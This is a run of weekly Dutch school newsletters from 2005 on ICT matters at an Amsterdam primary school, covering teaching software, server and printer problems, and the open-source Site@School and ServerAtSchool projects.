Deze week hadden we een bouwvergadering die helemaal in het kader van onze ICT leerlijn stond. Jan van "Stampeï" (samenwerkingsverband tussen CIAO en het ABC, de Amsterdamse schoolbegeleidingsdienst. Afkorting van STEunpunt AMsterdams Primair onderwijs voor Educatie en Ict, <http://www.edu.amsterdam.nl/>) adviseerde ons en deed suggesties. We hebben afspraken gemaakt hoe we onze lessen beter kunnen organiseren en welke onderwerpen er nog aan bod moeten komen. Eind mei komen we weer bij elkaar om te kijken of de afspraken hebben geholpen. We zullen o.a. gaan uitzoeken welke manier van registratie ons het beste bevalt. Welke kinderen hebben welke oefeningen gedaan en welke vaardigheden worden beheerst? En komen ze regelmatig aan de beurt?

### **Digiwijzer in de bovenbouw**

Ook in groep 7 zijn deze week door de schoolbegeleidingsdienst afspraken gemaakt voor klassenconsulten voor het gebruik van Digiwijzer. Module 2 is nu in gebruik genomen door groep 7 en 8. Groep 6 is nog bezig aan module 1.

### **Prijs in groep 8**

Groep 8 deed mee aan een wedstrijd voor het tijdschrift Sam Sam (zie nieuwsbrief 11: [http://www.rosaboekdrukker.net/index.php?section=6&page=675&option=view&newsletter\\_id=48](http://www.rosaboekdrukker.net/index.php?section=6&page=675&option=view&newsletter_id=48)) Ze hebben de eerste prijs gewonnen met hun fantasieland. Zie foto's (<http://www.rosaboekdrukker.net/index.php?page=615&navpath=,2646,4529&contents=4530,4531,4532&section=15&ID=4531&gallerypage=1>)

### **COMPUTERS NAAR FRANEKER**

Dirk's kelder begint een beetje leger te raken. Matthijs en zijn vader zijn met een aanhangwagen naar Amsterdam gekomen om 21 Dell computers, monitoren, toetsenborden etc. op te halen. Dit materiaal, afkomstig van onze gemeentelijke dienst, is hetzelfde als wat wij op school gebruiken. Prima stuff dus.

groeten en prettige oranjevieringen,  
vooral in de Koniginnenach  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 19 - 2005 (13 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Wachtwoorden

**We overwegen om, voor intern gebruik (documenten op de server), betere**

wachtwoorden voor de leerkrachten te kiezen. De wachtwoorden zijn nu te eenvoudig en dat is een keus die we achteraf betreuren. Want ze zijn te gemakkelijk te raden. Voortschrijdend inzicht.

**Uitloggen**

Niet alleen inloggen, maar ook **UITLOGGEN**

Een leerkracht kon niet meer met Word werken. Desktop icoon verdwenen. Oorzaak: onbekend. Hij vermoedt dat het komt doordat hij zijn computer heeft achtergelaten zonder uit te loggen en dat een ander toen is gaan rommelen aan zijn bureaublad. De bureaubladen van de leerlingen staan vast, maar die van de leerkrachten niet.

De afd. ICT wil jullie er graag nog een keer aan herinneren dat niet uitloggen ON-veilig is. Anderen kunnen dan bij je documenten.

**Leesladder probleem**

Deze week ging er weer iets mis met de Leesladder. En weer waren de gegevens van groep 3 niet te bereiken. We denken dat het te maken heeft met ONGEDULD bij het trage opstarten van het programma. De leerlinggegevens moeten van de server gehaald worden. Als een kind (of leerkracht) dan nog een keer gaat klikken start het programma dubbel, en dat kan natuurlijk niet. Gelukkig kon de backup snel worden teruggezet. Advies: laat een leerkracht het programma klaarzetten. Opstarttijd varieerde van 17 tot 27 seconden. Dus een halve minuut wachten. Ja, geduld is een schone zaak.

**Telewerken**

Leerkrachten bij ons op school hebben de mogelijkheid om van thuis uit te werken met hun documenten op de schoolserver. Met een heel simpel programma (WINSXP) en een simpele handeling in "janitor" (ons beheersprogramma) kunnen we bij al ons werk. Het is dus niet meer nodig documenten van en naar school te mailen. Bovendien kunnen we met webmail ook thuis onze mail afhandelen

**TECHNISCH**

**Site@School**

Als de kat van huis is....

Fred is op vakantie. Als hij thuiskomt zal hij een overvolle mailbox vinden want het was zeer druk op het Forum. Tovernaarsleerling Dirk hield zich gedeisd dus er ging niet veel mis.

Het corrigeren van het manual door de leerlingen van de school in Florida verloopt voorspoedig en zal op tijd afkomen.

De releasedatum van 2.3 nadert....

**ServerAtSchool**

Deze week kwamen de ICT'ers van een bestuur in Horst langs voor een demonstratie. Ze vonden 't wel een mooi systeem dat een aantal van hun problemen zou kunnen oplossen. Jammer dat ze weinig tijd hadden.

We werden benaderd door Didaktief voor een telefonisch interview over SAS.

Een school in Hilversum gaat niet verder met SAS. De school heeft 60 Mac's en vond een oplossing voor hun server door middel van MaC software die in België met steun van het ministerie van onderwijs ontwikkeld is.

Een terechte keus en we zullen zeker nog van ze horen.

Groeten en prettig weekend

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 20 - 2005 (20 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## Leerlijn

### Aabeecee digitaal

De firma INSTRUCT ([www.instruct.nl](http://www.instruct.nl)) heeft een programma waarmee de leerlingen allerlei vaardigheden kunnen leren op de computer. Dat programma is in een nieuw jasje gestoken en kan via het internet gedaan worden. Je betaalt dan per module een jaarschoollicentie. In ons geval iets van 62 euro per jaar. Een demo is te zien via de volgende link: <http://www.instruct.nl/sf35/sf.mcgi?1118>  
Misschien is dit wel een prima methode voor ons om te gebruiken, omdat leerlingen er in eigen tempo en op eigen niveau aan kunnen werken. En de registratie zit er ook bij!!  
Is er al iemand in het land die er ervaring mee heeft?

### Printerleed

De printer op de tweede verdieping houdt er om duistere redenen af en toe mee op; er kan dan niet meer geprint worden. Hoogst irritant.  
We hebben er een andere printer neergezet. Aanpassingen aan de server op afstand door Peter gedaan.  
Verder op de eerste verdieping nieuwe cartridge in de printer.

### AutoHotkeys

We vonden een programma dat je vele toetsaanslagen en muisklikken kan besparen:  
<http://www.autohotkey.com/>  
Voorbeeldje: onderstaande tekst telkens typen door de Alt en de 'a' toets te gebruiken:  
'Wij wensen u veel succes bij het zoeken naar een nieuwe baan.  
Met vriendelijke groet,  
etc.'  
Het programma is OSS, goed gedocumenteerd en kan zelfs de muiscursor op een bepaalde plek op het scherm zetten.

## Technisch

### ServerAtSchool

Peter en Dirk waren op 'de Opslach' in Franeker voor de 'schouw'. We hebben alles bekeken en precieze afspraken gemaakt met met Matthijs en Joke. Matthijs wil graag veel zelf doen, en dat kan gelukkig met SAS.

### Server overleden

Door een stroomstoring raakte één van de servers van de Joop Westerweel zodanig defect dat de harddisk overleed. Dankzij het prima backupsysteem kon Peter in recordtijd de data terugzetten op een andere server. Het was wel schrikken, want het ging om alle gegevens van ESIS.  
Even ter info: als je alle verloren gegane data (leerling-, personeels-, financiële administratie, toetsgegevens en voorschou opnieuw zou moeten (laten) invoeren, kost dat ongeveer net zoveel als een middenklasse auto. Maar je zult nooit alles terugkrijgen. Oude gegevens uit het leerlingvolgsysteem kun je meestal niet meer uit je herinnering reconstrueren.

### Site@School

Knallende kurken in het S@S kantoor. Zaterdag 21 mei bestaat S@S 1000 dagen. Dank allen voor jullie bijdragen die dit CMS tot het basisschool CMS maakten.

Voor de statistiek:  
Totaal aantal hits: 219,122  
Totaal aantal downloads: 18,686  
Aantal posts in het forum: +3200  
Aantal antwoorden van Fred: 1000 (ook deze week bereikt)

### Bulgaars

We ontvingen van Stefan (leraar te Bulgarije) de Bulgarse vertaling van S@S. Daarmee komt het aantal talen

op 16.

Het 'handleiding correctie' project dat de kinderen van een basisschool in Florida uitvoerden, loopt op zijn eind. Ze hebben honderden kleine en grote fouten uit alle hoofdstukken gehaald. Typefoutne verkeerd woordgebruik ('amount' i.p.v. 'number'), fouten in meervoud ('the pupils en 'the pupils' books) etc. Soms interessante discussies (you are opening a can of wurms!). De kwaliteit van het manual is er enorm op vooruitgegaan.

Het developers manual begin ook het punt te naderen dat beschreven is wat de interne structuur van S@S is en wat alle scripts doen. Deze enorme klus komt geheel voor rekening van Fred. Het is interessant om eens te kijken op:

<http://siteatschool.sourceforge.net/index.php?section=13&page=60>

We zeggen het nog maar eens duidelijk (wie pakt de handschoen op?): Wij kennen geen OSS project dat zo volledig gedocumenteerd is, met een:

- Handleiding voor gebruikers.
- Handleiding voor ontwikkelaars.
- Richtlijnen voor het schrijven van een handleiding.
- Richtlijnen voor het schrijven van code.

We horen graag van andere OSS projecten die dit alles ook hebben.

We steken er graag wat van op.

groeten en prettig weekend

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

2005-05-27 w21

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 21 - 2005 (27 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **Media Player**

Om de filmpjes op Beeldbank te bekijken moet je een geavanceerde versie van Media Player of Real Player hebben. Zo worden we gedwongen om met de grote jongens mee te doen. Jammer.  
(Voor de techniek lees ook onderaan)

#### **Ict scholing**

Deze week hebben we in onze scholing geëvalueerd of de registratie bevalt (van wat de leerlingen moeten doen en moeten kunnen). Daarover zijn wat afspraken gemaakt. Ook is er afgesproken dat er in juni klassenconsulten zullen plaatsvinden. Jan zal op één ochtend in de groepen 3, 4 en 5 o.a. kijken hoe de organisatie verloopt.

#### **Ouderhulp**

In groep 5 is er een ouder gevonden die helpt bij het aanleren van vaardigheden op gebied van Paint en Word. Ze neemt steeds een groepje van 6 leerlingen onder haar hoede. Wat een uitkomst!

#### **Printers**

Eén van onze (kado gekregen) laserprinters printte te bleek. Gelukkig hadden we bij de printers ook nog gedeeltelijk gebruikte cartridges gekregen, dus hoefden we nog geen €140.- uit te geven voor een nieuwe.

#### **TECHNISCH**

##### **Site@School**

Het aftellen is begonnen...(voor de nieuwe release van 31 mei)  
Florida legde de laatste hand aan het manual. Het is nu te bekijken op:  
<http://wyxs.net/mansas/man2.3/>

##### **ServerAtSchool**

Peter en Dirk waren deze week bezig op 'de Ark' in Buitenveldert. Installatie en uitrol gaan voorspoedig, gedegen maar een beetje langzaam.  
Om die reden beraden we ons over de wijzen van begroten van de installatiekosten.  
De Windows Media Player die we nodig hebben voor Digiwijzer, om schooltv-beeldbank te bezoeken komt niet door de firewall heen. Poort 554 en 1755 moeten daarvoor open. Peter werkt eraan.

We zijn druk (afscheid collega's), dus is er niet veel te bidden.

groeten en prettig weekend.  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT



++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 22 - 2005 (3 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Maatwerk**

Deze week hadden we een scholing om het programma Maatwerk te leren begrijpen. Omdat het programma bedoeld is voor leerlingen die echt erg uitvallen met rekenen waren alleen de lb-ers, RT-ers, de rekenspecialist en de ICT coördinator aanwezig.

De bijeenkomst was niet erg bevredigend, omdat het programma blijkbaar de nieuwste versie was en de begeleider daar niet van op de hoogte was. Dit wordt nog vervolgd!!

### **Mappen kwijt.**

Deze week waren twee leerlingen opeens hun map (mijn documenten) kwijt In het ene geval had een leerling de map verslept naar een map van een medeleerling. Het andere geval is nog niet opgelost. Een hoop gepuzzel.

### **Ouderhulp**

De moeder die helpt in groep 5 met de Word en Paint vaardigheden helpt nu ook de leerlingen van groep 4. Wat fijn, dat er ouders hiertoe bereid zijn.

### **Project groep 3**

Er is een nieuwe feature in SiteAtSchool. Leerlingen werken samen aan een project, of een thema. In groep 3 zijn we begonnen om de teksten die de kinderen moeten typen in zo'n project te verzamelen. Er is een klein beginnetje gemaakt: <http://www.rosaboekdrukker.net/index.php?section=4&page=729&student=396>

### **Media Player, Real Player**

Het is heel prettig te merken, dat naar aanleiding van deze nieuwsbrief meegedacht wordt aan oplossingen. Naar aanleiding van onze klacht vorige week over het bekijken van filmpjes op de site van BEELDBANK hebben we een tip gekregen -van onze zeer gewaardeerde BIC lezer Dennis- voor een andere "Player", [http://www.free-codecs.com/download/Real\\_Alternative.htm](http://www.free-codecs.com/download/Real_Alternative.htm) We weten nog niet of ie werkt omdat er nog aan het openzagen van de poorten in de firewall wordt gewerkt. We houden je op de hoogte.

### **Evaluatie begeleiding groepen 6, 7 en 8**

Deze week hebben we de klassenconsulten van de bovenbouw nabesproken met de OBD. Naar aanleiding daarvan hebben we bekeken hoe we volgend jaar verder zullen gaan. Het accent komt te liggen op het TAALASPECT: hoe maak je een werkstuk? Wat wordt er aangeboden in onze methode (Taalleesland) Eind mei moesten de aanvragen voor de scholingen van het komende schooljaar ingediend worden. Dat is nu gebeurd.

### **Themabijeenkomst**

Op 28 juni is er een themabijeenkomst 'Leren vernieuwen met ICT'. Meer informatie hierover is te lezen op de site van stampej. <http://www.edu.amsterdam.nl/STAMPEI/CORE/00/24/31.HTML>  
Er staan heel interessante onderwerpen op het programma. (o.a. project Vision en Kennisrotonde)

### **Nieuwsbrief Leerling-zorg**

De nieuwsbrief over leerling-zorg van Kennisnet van de maand juni is uit. Lees en huiver: [http://e-zine.kennisnet.nl/index.php?section=titels&action=view&archive\\_id=382](http://e-zine.kennisnet.nl/index.php?section=titels&action=view&archive_id=382)  
Een eigen abonnement erop is natuurlijk ook mogelijk.

### **Looptelefoon**

Eindelijk heeft de ICT afdeling een handsfree looptelefoon met oortelefoon, waardoor je anderen niet stoort. Dat is handig voor helpdesk contacten. Zo heb je je handen vrij om te typen of op aanwijzingen van een deskundige iets uit te voeren. Wij van ServerAtSchool vinden 't ding eigenlijk een voorwaarde voor een ICT'er. Nu nog uitzoeken hoe je de koptelefoon uit opgestoken haren gemakkelijk kunt losmaken. Bij Karin slaagde Dirk daar alleen in door het haar los te knippen.

### **Release Site@School 2.3!**

Afgelopen zondag (twee dagen eerder dan gepland) was de release. Iedereen blij, Fred en Dirk aan de drank.

**Migratie Site@School 2.2 > 2.3**

Probleemloze migratie gehad deze week. Fred was standby maar hoefde niet in actie te komen.

**ServerAtSchool**

Peter rondde deze week de installatie van SAS op 'De Ark' in Buitenveldert af. Daar hebben ze nu 30 werkstations en alles lijkt naar tevredenheid te draaien.

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 23 - 2005 (10 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Reservering scholingsgelden ICT**

Volgende week maken we ICT scholingen definitief. Het zijn nu nog concepten.

### **Letterpret**

De kogel is door de kerk. Na de zomervakantie gaan we op zoek naar een nieuw kleuterprogramma. We zijn het zat: elke keer weer een obstakel. Het heeft twee jaar geduurd. Elke keer weer probeerden we een oplossing te vinden.

Ons advies: schaf nooit een programma aan, dat nog niet op veel scholen en in verschillende netwerken draait. En zeker geen programma dat eerst als stand-alone is gemaakt en daarna is aangepast voor een netwerk.

Het spreekt voor zich, dat rekeningen die Malmberg blijft sturen door ons nimmer betaald zullen worden. We wachten nog steeds op een schadevergoeding hunnerzijds.

### **Norton virusscanner via APS,**

We hebben het contract opgezegd. Nooit meer nodig. Besparing op jaarbasis EUR 200. Met dank aan ServerAtSchool en ClamAV.

### **TECHNISCH (Site&Server@school)**

#### **Site@School**

We kregen mail van Pablo Torres van het MediaLab Teilhard de Chardin, Colegio San Ignacio El Bosque, Santiago, Chile. Hij en enkele van zijn collega's willen de Spaanse versie gaan bijhouden en het manual in het Engels vertalen. WOW!!

#### **TV module**

Wat begon als een onschuldig script om een pagina op een TV bij de ingang te vertonen laat Fred (met dank aan Peter) uitgroeien tot een heftige module. Er zijn nu verschillende opties: één pagina vertonen, meerder pagina's achter elkaar vertonen, een pagina laten scrollen, een fotoalbum vertonen.

Het is ook mogelijk om in school meerdere TV's te hebben die ieder hun eigen pagina(s) vertonen. Dat is handig, bijvoorbeeld als de school meerdere ingangen heeft. Zo kan de ingang voor de onderbouw andere pagina's krijgen dan de rest van de school.

Verder zou je ook op de computers in de klas zaken kunnen vertonen.

Naar ons idee hebben we weer een absolute klapper in huis.

Bij ons werkt de TV module al een tijdje. Wie 'm wil zien; welkom. Bel maar voor een afspraak.

#### **Bugfix**

Er is een bugfix beschikbaar voor versie 2.3. Zie het Forum.

#### **ServerAtSchool**

Hopelijk de laatste hobbels genomen op de Ark. We leren weer vele wijze lessen. De belangrijkste: laat nooit een ander het basis-image maken! Hij/zij heeft een eigen (goede!) trukendoos, maar dat wil niet zeggen dat die trucs ook bij een SAS installatie werken.

#### **Leerlingmappen**

Opeens waren een paar leerlingen hun mappen kwijt. Ze waren snel en eenvoudig weer teruggezet, maar we weten nog niet waarom die leerlingen de mappen kwijtraakten. Gewist? Verplaatst? Bugje in Janitor? We houden het in de gaten.

#### **WinSCP**

Het programma waarmee op een veilige manier thuis gewerkt kan worden met de docs op de schoolserver is nu ook in een Nederlandstalige versie beschikbaar. Download v. 3.7.5 beta op:

<http://winscp.net/eng/index.php> Neem de multilingual version.

Tot zover maar weer, groet en prettig weekend,  
Karin, Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 24 - 2005 (17 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Maatwerk rekenen

De afgesproken scholing over het remediërende programma Maatwerk zullen we na de zomervakantie opnieuw doen. Er ging iets vreselijk mis aan de kant van de begeleidingsdienst. Gelukkig werd de fout toegegeven en pakken we het na de vakantie met frisse moed weer op. We zijn deze week ook even gaan kijken op de Joop Westerweelschool hoe ze daar met Maatwerk werken. Altijd leuk om bij een ander te kijken. (ze werken ook met server-op-school)

### Scholingsafspraken

Deze week hebben we een plan gemaakt voor het komende schooljaar. Wat we ervoor nog nodig hebben is te weten hoeveel scholing je aan leerkrachten verplicht kunt stellen. In de normjaartaak zit per aanstelling een verplicht aantal uren. Daar moeten we rekening mee houden bij de vaststelling van ons traject.

### Letterpret

Nu we hebben besloten om het programma niet meer te gebruiken, moeten we op zoek naar een nieuw kleuterprogramma. Volgend jaar gaan we eerst om de tafel zitten met de betrokken bouw om te kijken aan wat voor soort programma het meest behoefte is: een woordenschat programma of een programma dat beantwoordt aan ontluikende geletterdheid

## TECHNISCH

### HULP GEVRAAGD

Al enige jaren werkt Barry Faas aan 'programmeer'-gereedschap waarmee op een makkelijke manier educatieve programma's gemaakt kunnen worden. Met dit programma 'Edukitty' won Barry twee jaar gelden de Linux-Magazine programmeerwedstrijd.

Het werk aan het programma is nu zover dat hij moet kiezen welke standaard hij neemt voor het grafisch werk. Zijn voorlopige keuze is OpenGL:

<http://www.sgi.com/products/software/opengl/>

Zijn vraag is of de tamelijk eenvoudige computers in het onderwijs goed kunnen omgaan met OpenGL.

Wij willen hem graag helpen en vragen jullie het volgende:

Wil je een testje doen op je verschillende computers en de resultaten mailen aan Barry. De test is supereenvoudig en duurt minder dan 5 minuten.

Ga naar:

<http://wyxs.net/gltest> . Daar vind je het programma: gltest.exe. Download gltest.exe en draai het programma. Het bestandje pakt zichzelf uit in een map 'gltest' In de map zit gltest32.exe. Doe het testje (figuurtjes op je scherm) door gltest32.exe uit te voeren.

In de map 'gltest' vind je een bestandje 'results.txt'. Daarin staan de resultaten van de test. Leuk om te lezen. Mail dit bestandje als bijlage naar Barry: [gltest@tux.demon.nl](mailto:gltest@tux.demon.nl) . Het mailadres staat ook onderin het bestandje 'results.txt'.

Dat is alles. Het programma doet niets met je computer of met het register.

Namens Barry en alle toekomstige gebruikers van Edukitty, zeer bedankt!

### ServerAtSchool

Deze week stond in het teken van obs 'de Opslach' in Franeker. De school was dicht wegens vakantie. Peter, Matthijs en Dirk hebben hard gewerkt aan de uitrol. Die verliep probleemloos en we liggen prima op schema. Maandag verder.

### Site@School

De TV module werkt prima en John, onze conciërge, houdt de pagina's met mededelingen bij. Het prettige van S@S toegangsbeheer is dat hij 1 sectie en 1 module mag gebruiken.

John: "Makkelijk te doen. Gisteren heb ik ook de foto's van het bezoek aan de minister via de tv laten zien". (groep 8 heeft een prijs gewonnen via het tijdschrift Sam Sam)

### S@S gebruikers.

Neem eens een kijkje op andere sites die met S@S gemaakt zijn!!!

[http://siteatschool.sourceforge.net/index.php?](http://siteatschool.sourceforge.net/index.php?section=6&category=&page=10&PHPSESSID=b7d6742ef830d68471d1dc6cd3f7532f)

[section=6&category=&page=10&PHPSESSID=b7d6742ef830d68471d1dc6cd3f7532f](http://siteatschool.sourceforge.net/index.php?section=6&category=&page=10&PHPSESSID=b7d6742ef830d68471d1dc6cd3f7532f)

Het worden er steeds meer!!!

### **Manuals en handleidingen**

#### **Manuals**

We zoeken nog steeds vertalers voor de vertaling van de Users' Guide naar het Nederlands. Help mee en doe een paar hoofdstukken!

#### **Handleidingen**

Tevens zouden we graag in contact komen met leerkrachten die:

- S@S zeer goed in de vingers hebben en
- ervaring hebben in het lesgeven in S@S aan leerlingen en leerkrachten, om
- handleidingen te schrijven voor leerlingen en leerkrachten.

Het betreft hier werk waar een vergoeding tegenover staat.

De handleidingen zullen onder de LGPL licentie beschikbaar komen.

#### **S@S wordt echt getest!**

Het testen van S@S gebeurde tot nu toe door goedwillende amateurs en de gebruikers. Daar komt verandering in!

Stagiair Martin (hij maakte het foto album voor S@S) heeft nu een baan als professioneel tester van software.

Hij mag het testen leren op een proefproject en koos S@S!

Zeer bedankt Martin, S@S kan wel een echte tester gebruiken, maar over de amateurs natuurlijk niets dan goeds. Hun werk blijft nodig. Zolang er insecten zijn, zullen wij leven met bugs.

groeten en prettig weekend,

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 25 - 2005 (24 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Evaluatie

Elk jaar evalueren wij ons onderwijs en onze organisatie. Dat deden we afgelopen donderdag. ICT kwam ook aan de orde. Het scholingsbeleid voor het komende schooljaar werd uitgelegd aan de hand van wat we het afgelopen jaar hebben bereikt. Het beoogde doel was nog niet gehaald en daar moet dus nog aan gewerkt worden door middel van begeleiding/klassenconsulten, extra scholing en regelmatige evaluaties in de planningskalender. Het doel is in ons ICT beleidsplan als volgt geformuleerd: "De leerkrachten moeten aan het einde van schooljaar 2004 – 2005 zelfstandig kunnen omgaan met het uitgestippelde ICT traject op gebied van eigen ICT vaardigheden en onderwijskundige toepassingen." Bij ons op school ligt het probleem bij ZELFSTANDIG. Want de organisatie van de uitgestippelde lijn is nog niet zo eenvoudig.

### Foto's op de website

Ons fotoalbum op de website moet nodig gereorganiseerd worden. Het wordt vol en onoverzichtelijk. En ook schaffen steeds meer collega's een digitale camera aan en willen de foto's op de websites zetten. Hier moet beleid op gemaakt worden. Heeft iemand een idee?

### TECHNISCH

#### MOODLE

Moodle is een OSS/GPL beheersysteem waar je je lessen in kan stoppen. Leerlingen kunnen de lessen volgen, maar ook opdrachten uitvoeren, overleggen met elkaar en nog veel meer. Je kunt het zo gek niet verzinnen of het zit er in.

Peter en Dirk bezochten de Open Schoolgemeenschap Bijlmer alwaar ze een demonstratie van Moodle kregen van Hans.

Wij twijfelden er aan of Moodle wel bruikbaar zou zijn binnen het \_basis\_ onderwijs.

Die twijfel is weg. Het is een ongelofelijk doordacht syteem. Het probleem is dat je er tijd in moet stoppen om éénmalig je lessen in te voeren. Maar daarna...

(<http://www.moodle.org>)

#### SAS

De Opslach draait. Matthijs heeft nog wat afrondingsklusjes.

Nagekomen bericht: Hij kocht voor 30 euro 8 tweedehands printerservers. Die draaien prima. Hij kon zijn oude printers daardoor in gebruik houden voor de gehele school

#### S@S

Martin is aan het testen. Fred en Dirk worden bestookt met mails. De zaak wordt zeer grondig aangepakt.

#### MoonEdit

Dirk pakte een oud idee weer op: samenwerken op de computer. Dat is eigenlijk nooit van de grond gekomen. Bijvoorbeeld, dat je met twee mensen aan 1 tekst werkt. Raadpleging van de experts leverde geen antwoord op. Googlen wel.

Met MoonEdit kun je met maximaal 14 mensen aan een tekst werken; overal ter wereld. Het is echt verbluffend om het te zien.

(<http://moonedit.com/>)

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 26 - 2005 (1 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Klassenconsulten**

Deze week werd in groep 3, 4 en 5 gekeken door onze OBD hoe de organisatie van de integratie van ICT plaatsvindt. De leerlingen werkten aan hun opdrachten. Maar niet alle kinderen. Wat deed de rest van de klas? Hoe moet je dat nou handig doen? In groep 3 wordt een weet-tekst overgetikt in Word. (zie:

<http://www.rosaboekdrukker.net/index.php?page=729&section=4>)

In groep 4 maken de leerlingen een woord-veld, passend bij een taaltheema in Paint. In groep 5 wordt gewerkt aan grotere kennis van Word volgens de methode "Digiwijs". Binnenkort zullen de waarnemingen worden geëvalueerd in een groter gezelschap, zodat we er allemaal wat van kunnen leren.

### **Bijeenkomst "Leren vernieuwen met ICT"**

Deze middag werd georganiseerd door Stampei

Verslagen zijn te vinden via de volgende links:

<http://www.stampeij.nl/STAMPEI/CORE/00/24/31.HTML>

<http://www.ictopschool.net/samenwerking/nieuws/Nieuwsbericht.2005-06-30.4715>

Iets nieuws voor het onderwijs was er niet te horen, als je een beetje de vakliteratuur en nieuwsbrieven bijhoudt. Wel was het natuurlijk erg interessant om van anderen te horen waar ze mee bezig zijn. Ook het netwerken met andere ICT coördinatoren is vaak inspirerend.

Veelgenoemde knelpunten waren de visie op ICT die nog te weinig ontwikkeld is, het feit dat ICT niet geïntegreerd en teveel "hap snap" is, te weinig tijd omdat er nog zoveel andere prioriteiten zijn, en de competenties van leerkrachten. Daadwerkelijk gebruik van ICT in het onderwijs vraagt nieuwe vaardigheden.

### **Webkwesties**

Op de site <http://www.webkwestie.nl/> staan allerlei vraagstukken die leerlingen op het internet moeten oplossen. We gaan er zeker een selectie uit maken die voor onze kinderen geschikt zijn om te doen. Als het gelukt is, zullen we er over publiceren.

### **TECHNISCH**

#### **LETTERPRET**

Nu worstelt ook een andere school met Letterpret. Van onze speciale correspondent hoorden we dat Letterpret zich niet aan de EDEX standaard houdt. Dat claimen ze (malMBERG) wel.

#### **SERVERATSCHOOL**

Didaktief

We staan in 'Didaktief'! Lees het stukje onder:

<http://serveratschool.nl/index.php?section=2&page=45>

#### **De Opslach**

Van Matthijs: "De migratie is geslaagd, de gebruikers hebben niets gemerkt. Het enige dat ze opviel is dat SAS logo aan het begin".

#### **Inbraakpogingen 1**

Peter werd licht gestoord van de inbraakpogingen op de server (op poort 22). Met deze poort is een versleutelde, dus zeer veilige, verbinding met de wereld mogelijk, bijvoorbeeld voor serveronderhoud. De poort wordt ook door de thuiswerkers gebruikt.

Voortdurend worden er hele lijsten met namen op losgelaten, om te kijken of de server 'hapt'. Dit komt allemaal in de logfiles terecht, en moet dus allemaal onder ogen van mensen komen. (want de logfiles worden gecontroleerd)

Nu heeft Peter een effectief script dat deze onverlaten onmiddellijk blokkeert en hem met een lijstje op de hoogte brengt waar de boeven van afkomstig zijn.

#### **Inbraakpogingen 2**



Het Site@School support forum was deze week weer brandpunt van aanvallen omdat er een beveiligingslek in was gerapporteerd. Peter dichtte het. Kostte een halve dag, dus reken maar uit...

We worden dit forum zat en willen ervan af. Het is te populair en het beviel toch al niet. We zijn op zoek naar een ander forum.

Ter bestrijding van de kosten worden donaties op prijs gesteld. Wellicht moeten we uitwijken naar een andere provider.

Dirk heeft 92 forums onderzocht en werkt aan een shortlist waaruit we een keuze kunnen maken. Suggesties zijn welkom.

#### **Site@School**

Ook Fred is druk in de weer met beveiliging. S@S krijgt nu encrypted passwords wat de beveiliging enorm verbeterd. Het is een best ingewikkelde klus omdat er in S@S een feature zit waarbij je je password toegestuurd kan krijgen als je het vergeten bent.

#### **KAPOTTE HARDWARE**

Een harddisk van een van onze tweedehands computers ging stuk. Nieuwe oude harddisk erin, image terugzetten en daar ging ie weer.

Wij beginnen door te krijgen wat een aardig beleid zou zijn voor aanschaf van tweedehands computers: je koopt 10 % extra en die gebruik je voor de keer dat er wat stuk gaat. Je repareert niet eens een computer, je gooit 'm weg en neemt een andere van de stapel.

#### **MONITOREN**

We hebben prima 15 inch monitoren over van onze gemeentelijke dienst. Ze zijn identiek (en erg scherp van beeldkwaliteit – goed merk – 4 letters). Wij doen ze weg omdat we een partijtje 17 inch kregen. Snel reageren a.u.b.

Groet en goed weekend,  
Karin, Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 27 - 2005 (8 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Letterpret

Deze week ontvingen we een GRATIS pakketje van Malmberg. Citaat uit de begeleidende brief:

"Sinds een jaar of meer werkt u met het programma Letterpret. Wij hopen natuurlijk dat dit naar volle tevredenheid verloopt. Sommige scholen hebben ons laten weten dat er technische problemen zijn met het computerprogramma. Om die reden hebben we het programma technisch compleet vernieuwd. Het programma voldoet aan de nieuwste technische eisen die computers vandaag de dag aan een programma stellen. Naast de verbeterde techniek is het leerkrachtendeel opgezet volgens de Malmbergstandaard waardoor de leerlinggegevens uitwisselbaar zijn en u deze niet steeds opnieuw hoeft in te voeren. Als gebruiker van Letterpret sturen we u deze nieuwe versie **gratis** toe zodat u met meer plezier en zonder technische problemen op de computer kunt oefenen in de voorbereiding op aanvankelijk lezen"

Ze geven nu openlijk toe, dat het geheel niet deugde!!! We zullen er een blik op laten werpen.

### Intranet

